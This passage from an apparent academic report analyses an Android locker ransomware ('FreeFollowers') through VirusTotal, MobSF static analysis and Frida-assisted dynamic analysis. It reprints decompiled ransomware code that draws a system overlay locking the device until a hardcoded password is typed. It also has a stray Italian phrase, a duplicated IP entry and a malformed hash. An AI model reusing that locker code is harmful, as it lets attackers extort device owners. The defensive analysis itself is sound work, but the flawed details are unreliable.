As we can deduce from the table in 3.8, the malicious application seeks a lot of sensitive and critical permissions, which then in turn enable the ransomware to perform its job at its finest. To cite some of these dangerous permissions, the most noticeable are ”INTERNET”, asking for the user to grant the app for the creation of network sockets and usage of custom network protocols, ”WRITE_EXTERNAL_STORAGE”, representing a green light for malevolent write operations on the SD card, ”SYSTEM_ALERT_WINDOW”, giving priority to the ransomware banner demanding for the money, tied in combination with ”RECEIVE_BOOT_COMPLETED”, ensuring the application to be automatically started by the underlying operative system, even after a restart attempt.

3.2.7 Aliases

Other common names for the file in question are as follows:
5251a35642134oa45c8dc6d431ef8a8cbca4078a0305a87f4fbd552e9fc0793e.apk
infected.apk
databaseentry.apk
malware.apk
test.apk

3.2.8 Contacted IP addresses

The contacted IP addresses are 11 and are the following: As you can see, 4 of these IP addresses are flagged as dangerous, specifically: 142.250.179.234 (Malware, source: CMC Threat Intelligence), 142.250.179.234 (Malware, source: CMC Threat Intelligence), 172.217.16.238 (Malicious, source: ESTsecurity) and 216.58.212.238 (Malware, source: Xcitium Verdict Cloud).

IP	Detections	Autonomous System	Country
108.177.15.188	0 / 87	15169	US
142.250.179.227	0 / 87	15169	US
142.250.179.234	1 / 87	15169	US
142.250.187.202	1 / 87	15169	US
172.217.16.234	0 / 87	15169	US
172.217.16.238	1 / 87	15169	US
172.217.169.74	0 / 87	15169	US
216.58.212.238	1 / 87	15169	US
216.58.213.10	0 / 87	15169	US
216.58.213.14	0 / 87	15169	US
66.102.1.188	0 / 87	15169	US

Figure 3.9: Contacted IP addresses (source: VirusTotal)

3.2.9 Mitre ATTCK Tactics and Tecniques

In the ”Behavior” panel, information extracted from reports generated by the VirusTotal Droidy, VirusTotal R2DBox, and Zenbox android sandboxes is provided. The latter provides tactics and techniques detected in the considered malware, based on the Mitre ATTCK framework.

- **Command Control:** The adversary is trying to communicate with compromised systems to control them. Command and Control consists of techniques that adversaries may use to communicate with systems under their control within a victim network.
  - *Application Layer Protocol:* Adversaries may communicate using OSI application layer protocols to avoid detection/network filtering by blending in with existing traffic. It uses HTTPS.
  - *Non-Standard Port:* Adversaries may communicate using a protocol and port pairing that are typically not associated. It uses detected TCP or UDP traffic on non-standard ports.
  - *Encryption Channel:* Adversaries may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol. It uses HTTPS.
- **Discovery:** The adversary is trying to figure out your environment. Discovery consists of techniques that allow the adversary to gain knowledge about the characteristics of the mobile device and potentially other networked systems.

  - *Location Tracking:* Adversaries may track a device's physical location through use of standard operating system APIs via malicious or exploited applications on the compromised device. It has permission to query the current location.

- **Collection:** The adversary is trying to gather data of interest to their goal. Collection consists of techniques used to identify and gather information, such as sensitive files, from a target network prior to exfiltration.

  - *Location Tracking:* As before.

3.2.10 Graph summary

Through the "graph summary" feature of VirusTotal, it is possible to analyze the context in a better way.

Figure 3.10: Graph summary (simple) (source: VirusTotal)



Figure 3.11: Entire graph (source: VirusTotal)



Figure 3.12: Filtered graph with only malicious elements (source: VirusTotal)

3.3 Static Analysis

3.3.1 General information and MobSF scorecard

The static analysis of malware starts with loading the suspicious file into the MobSF (Mobile Security Framework) software, which promptly provides us with basic information that we already possess and the scorecard of the malicious application.

Figure 3.13: General information (source: MobSF Application Security)

The generated scorecard is as follows:



Figure 3.14: Scorecard (source: MobSF Application Security)

3.3.2 Android API

The report displays the correlation between certain significant Android APIs and the corresponding files in which they are utilized, including:

- **Execute OS Command:** allows to execute commands or run shell scripts directly from their applications. It provides a way to interact with the underlying operating system of the Android device and perform system-level operations.
- **Get System Service:** used to access various system-level services provided by the Android operating system. It allows to obtain instances of system services and interact with their functionalities within their applications.
- **Inter Process Communication:** allows communication between different processes or components within an Android application. IPC is used to exchange data, trigger

Type	Reference	Name	Description
High	Manifest	Debug enabled for app	`[android:debuggable=true]` Debugging was enabled on the app which makes it easier for reverse engineers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes.
Medium	Certificate	Application vulnerable to Janus vulnerability	Application is signed with v1 signature scheme, making it vulnerable to Janus vulnerability on Android 5.0-8.0, if signed only with v1 signature scheme. Applications running on Android 5.0-7.0 signed with v1, and v2/v3 scheme is also vulnerable.
Medium	Manifest	Application data can be backed up	`[android:allowBackup]` flag is missing. The flag `[android:allowBackup]` should be set to false. By default it is set to true and allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.
Medium	Manifest	Broadcast receiver is protected by a permission	Permission: android.permission.RECEIVE_BOOT_COMPLETED `[android:exported=true]` A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. It is protected by a permission which is not defined in the analysed application. As a result, the protection level of the permission should be checked where it is defined. If it is set to normal or dangerous, a malicious application can request and obtain the permission and interact with the component. If it is set to signature, only applications signed with the same certificate can obtain the permission.
Secure	Trackers	This application has no privacy trackers	This application does not include any user or device trackers. Unable to find trackers during static analysis.
Hotspot	Permission	Found 7 critical permission(s)	SYSTEM_ALERT_WINDOW, READ_EXTERNAL_STORAGE, WRITE_EXTERNAL_STORAGE, READ_CONTACTS, READ_SMS, ACCESS_FINE_LOCATION, CAMERA

Figure 3.15: Other important results (source: MobSF Application Security)

actions, or share resources between different parts of an application or even between different applications running on the same device.

- **Java Reflection:** allows to examine or modify the behavior of classes, methods, fields, and other program components at runtime. It provides a way to access or manipulate information about the structure and behavior of Java classes, even if that information is not available or known at compile-time.
- **Sending Broadcast:** allows to send broadcast messages within their applications or to other components and applications installed on the device. Broadcast messages are a way of sending events or notifications to multiple receivers simultaneously.
- **Starting Service:** allows to initiate and manage background services in their applica-

API	FILES
Execute OS Command	adrt/ADRTLogCatReader.java
Get System Service	com/XPhantom/id/MyService.java
Inter Process Communication	adrt/ADRTSender.java com/XPhantom/id/BootReceiver.java com/XPhantom/id/MainActivity.java com/XPhantom/id/MyService.java
Java Reflection	com/XPhantom/id/BootReceiver.java com/XPhantom/id/MainActivity.java com/XPhantom/id/MyService.java
Sending Broadcast	adrt/ADRTSender.java
Starting Service	com/XPhantom/id/BootReceiver.java com/XPhantom/id/MainActivity.java com/XPhantom/id/MyService.java

Figure 3.16: Android API and the corrisponding files (source: MobSF Application Security)

tions. A service is a component that runs in the background without a user interface and performs long-running tasks or handles operations that require continuous execution, even when the application is not actively in the foreground.

3.3.3 Code analysis

To begin with, it is evident that the application exhibits a straightforward structure, characterized by well-defined package and class names.



Figure 3.17: FreeFollowers file structure (source: MobSF Application Security)

Our code analysis starts from the subclass within the Application element specified in the AndroidManifest.xml file, as the execution of the application originates from that specific point. Specifically, we consider the value of the android:name attribute, which in this case leads us to: **com.XPhantom.id.MainActivity**. The standard followed in the code analysis involves starting with the analysis of the **onCreate** method within the *MainActivity*.

Main activity

```
public class MainActivity extends Activity {
    @Override // android.app.Activity
    public void onCreate(Bundle bundle) {
        ADRTLogCatReader.onContext(this, "com.aide.ui");
        super.onCreate(bundle);
        try {
            startService(new Intent(this, Class.forName("com.XPhantom.id.MyService")));
            finish();
        } catch (ClassNotFoundException e) {
            throw new NoClassDefFoundError(e.getMessage());
        }
    }
}
```

Figure 3.18: MainActivity class and onCreate method (source: MobSF Application Security)

The code snippet represents the *onCreate()* method in the *MainActivity* class. Here's a brief explanation of what the code does:

1. The *onCreate()* method is overridden, indicating that it is called when the activity is being created.

2. The code, within a try-catch block that handles a *ClassNotFoundException*, tries to start a service by creating an intent with the target service class name as *com.XPhantom.id.MyService* and calling *startService()* with that intent. This is done using *Class.forName()* to dynamically retrieve the class object based on its name. che ore si che ci siamo

3. In the catch block, if a *ClassNotFoundException* is thrown, a *NoClassDefFoundError* exception is thrown with the message from the original exception.

In summary, the *MainActivity* of this Android application calls the *onCreate()* method of the base *Activity* class, starts a service named *com.XPhantom.id.MyService*, and then immediately finishes the activity.

MyService (called from the *onCreate* method in the *MainActivity* class)

The given code snippet, as of figure 3.19, represents the *MyService* class in the Android application. A service is a component that runs in the background without a user interface. Here's a brief explanation of what the *onCreate* method does:

```
public class MyService extends Service {
    ImageView chatHead;
    Context context;
    EditText e1;
    ViewGroup myView;
    WindowManager windowManager;

    @Override // android.app.Service
    public void onCreate() {
        ADRTLogCatReader.onContext(this, "com.aide.ui");
        this.windowManager = (WindowManager) getSystemService("window");
        this.myView = (ViewGroup) ((LayoutInflater) getSystemService("layout_inflater")).inflate(R.layout.main, (ViewGroup) null);
        this.chatHead = new ImageView(this);
        this.chatHead.setImageResource(R.drawable.ic_launcher);
        this.e1 = (EditText) this.myView.findViewById(R.id.mainEditText1);
        ((Button) this.myView.findViewById(R.id.mainButton1)).setOnClickListener(new View.OnClickListener(this) {
            private final MyService this$0;

            {
                this.this$0 = this;
            }

            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                if (this.this$0.e1.getText().toString().equals("Abdullah@")) {
                    this.this$0.windowManager.removeView(this.this$0.myView);
                    try {
                        this.this$0.context.startService(new Intent(this.this$0.context, Class.forName("com.XPhantom.id.MyService")));
                        return;
                    } catch (ClassNotFoundException e) {
                        throw new NoClassDefFoundError(e.getMessage());
                    }
                }
                this.this$0.e1.setText("");
            }
        });
        WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(-2, -2, 2002, 1, -3);
        layoutParams.gravity = 17;
        layoutParams.x = 0;
        layoutParams.y = 0;
        new View(this).setBackgroundColor(872349696);
        this.windowManager.addView(this.myView, layoutParams);
    }
```

Figure 3.19: MyService Class, called from the MainActivity Class (source: MobSF Application Security)

1. The *windowManager* is initialized by obtaining the system service of ”window”.
2. The *myView* is inflated from the layout resource *R.layout.main*, which is a layout xml file named *main*.
3. A listener is set for the click event of the button *mainButton1* in the *myView* view. When the button is clicked, the code inside the *onClick()* method is executed.
   (a) If the text in the text input is equal to ”*Abdullah@*”, the *myView* view is removed from the WindowManager, and the service is restarted using an explicit intent.
   (b) Otherwise, the text in the text input is cleared.

3.4 Dynamic Analysis

3.4.1 Device specs

For the emulation of an Android device, we used the Genymotion software, of which in detail we report the main features of the virtual phone subjected to Dynamic Analysis.

Product Brand	Custom
CPU Count	2
Data Disk Size (MB)	8192
Heap Size (MB)	256
RAM (MB)	2048
SD Card Size (MB)	0
OS Name	Android 9.0 (Pie)
SDK Version	28
Virtualizer	VirtualBox

Figure 3.20: Emulation Device Main Features (source: Genymotion)

3.4.2 Behavior

Once the procedure for Dynamic Analysis was carried out, as provided by the MobSF software, it was possible to see how the malware ”FreeFollowers” immediately came into action. The most relevant observations are easily deductible, with the overall *unresponsiveness* of Android interface for everything outside of the View provided by the malware, as of figure 3.21, which forces the user to pay for obtaining a password, that (hopefully) will lead to the restoration of normal device functions. From this, it can be inferred that the potential of a ransomware can also lie in its disarming simplicity of implementation, and in its ease of execution.

3.4.3 String compare

Another typical feature of a *ransomware*, as it was possible to observe in this scenario, is the reclamation of a password associated with the restoration of the correct functioning of the device. At the implementation level, it is just as easy to imagine how this can presume



Figure 3.21: Virtual Device Display after Execution of FreeFollowers

a string comparison mechanism, underlying the behavior of the ransomware. Fortunately, thanks to the functionalities offered by the MobSF software, on the interface provided by the ”Dynamic Analysis” section, it is possible to activate an auxiliary function of ”Capture String Comparisons”, which surely can help in the identification of this password.

As the Frida Logs suggest, in figure 3.22, after a first trial of submit of a random password consisting of a dot ”.”, we can observe that the malware application performed a string comparison with a hardcoded string, ”Abdullah@”, with the final evaluation giving a ”false” result.

For the second trial, after submitting the ”Abdullah@” string in the text field, we can observe (as in figure 3.23) that the string comparison, as imagined, evaluated to true, but yet leaving the View provided by the malware application. For some reason, only after several trials, where the steps performed were equal to those of the second trial, the user could exploit an error pop-up (figure 3.24), asking for either ’App Info’ or ’Close App’, hence finally



Figure 3.22: FridaLogs after Submit of a Random Password



Figure 3.23: FridaLogs after Submit of ”Abdullah@” password

being able to close the execution of the ransomware.



Figure 3.24: Virtual Device displaying an Error Pop-Up

Chapter 4

Conclusions

The analysis so far conducted has succeeded in citing, for each step of the methodology conducted for the malware examination, various and noticeable aspects of the malicious android packages. More in detail, a lot of information came into surface regarding attributes and features that enriched the identification of the two category of malicious softwares, and static/dynamic techniques allowed to dissect relevant APIs used, depict an overall execution flow of interested classes and objects, and capture the behavior of the malware. It is straightforward to say that both ”SMSreg” and ”Locker”, albeit simple in their concept, are definitely harmful and dangerous, and the consequences can be as dramatic as the field of application they’re infecting. Therefore, it was considered appropriate to list some of the best preventive measures for both kinds of malwares.

- **SMSreg**: download apps only from official sources, keep android device’s operating system and installed apps up to date, caution when grating permissions to apps during installations, regularly review mobile carrier bill to check for unauthorized or unexpected charges.
- **Locker**: regularly update operating system and software applications, exercise caution when opening email attachments or clicking on suspicious links, maintain up-to-date backups of important files, use reliable and update anti-malware.

Bibliography

[1] Documentazione di Kaspersky sulla definizione del Malware ”Boogr”, 2023. Disponibile al link: https://threats.kaspersky.com/en/threat/Trojan.AndroidOS.Boogr/.